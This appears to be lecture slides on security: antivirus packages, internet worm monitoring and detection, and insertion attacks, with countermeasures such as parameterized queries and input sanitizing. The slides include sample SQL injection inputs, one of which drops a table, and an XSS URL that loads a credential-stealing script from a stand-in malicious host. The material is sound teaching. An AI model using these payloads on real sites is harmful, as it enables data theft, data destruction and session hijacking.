


It is necessary to identify the small set of *indicative* actions

FOURTH-GENERATION ANTIVIRUS PACKAGES

- Packages consisting of a variety of antivirus techniques used together:
 - Scanning
 - Activity trap
 - Control capability, etc
- Usually combined with other security defence systems (IDS, firewalls, etc)






MONITORING AND DETECTION OF INTERNET WORMS

- **Speed** is a crucial aspect here:
 - SQL Slammer worm, appeared in January 2003 and infected more than 90% of vulnerable computers on the internet within 10 minutes
 - Successful worm attack typically lasts several days infecting hundreds of thousands of computers (*Code Red, Nimda, Blaster,..*)
- **Aim**: early detection.

WORM MONITORING SYSTEM

The system consists of

- **local scan monitors** for incoming and outgoing traffic
- **data mixers** gathering information coming from monitors, or other data mixers (located at the lower levels in a tree structure)
- **warning center** accumulating information about the whole network and performing detection



WORM DETECTION

- The whole range of methods developed for *Intrusion Detection Systems* can be used for worm detection
- Special role of *anomaly detection systems* (suitable for detection unknown worms) :
 - **Threshold based:** detection of *bursts* of the network traffic
 - **Trend based:** detection of *trends* in the network traffic
(based on a fact that at early stages a worm propagates exponentially)

CATEGORIES OF ATTACKS: INSERTION ATTACKS

When user input is treated as code

- Attacker supplies carefully crafted input
- Application interprets it as a command/script/query
- Result: unintended actions or data exposure

Examples:

- SQL injection
- Cross Site Scripting (XSS)

SIMPLE SQL QUERY

SELECT data FROM table WHERE field = '\$INPUT', where \$INPUT is user input

Some simple cases:

- 456 OR x = x (when substituted in the query, results in returning all the data from the table)
- DROP TABLE _table_ (when substituted in the query, results in deleting TABLE table) etc

(see more examples in CNS, Section 7)

SQL INJECTION



An instance of insertion attacks



Main target: data-driven applications



Used for database backed websites but can be used to attack any type of SQL database



Most frequently occur when queries are constructed from user inputs

SQL INJECTION COUNTER MEASURES

Input type checking
/input sanitizing

Positive pattern matching
(only “good” strings are
allowed)

Avoid dynamic SQL use

Parameterized queries:
Query structure is fixed in
advance. User input is
treated only as data.

CROSS SITE SCRIPTING (XSS)

- Another instance of insertion attacks
- Typical context: html code displays input that comes from the user: e.g. in search system
- If the input includes scripting tags, then the browser can be tricked into executing script provided by the user

Example:


`http://searchsite.org/search?q=something<script src="http://malicioussite.com/authstealer.js"></script>`

- Can be used for *stealing user credentials* or *hijacking web sessions* via executing the scripts originated

XSS COUNTER MEASURES



Similarly to SQL injection



Sanitize the input

replace symbols that instruct the browser to interpret input as executable instructions by the symbols ignored by browser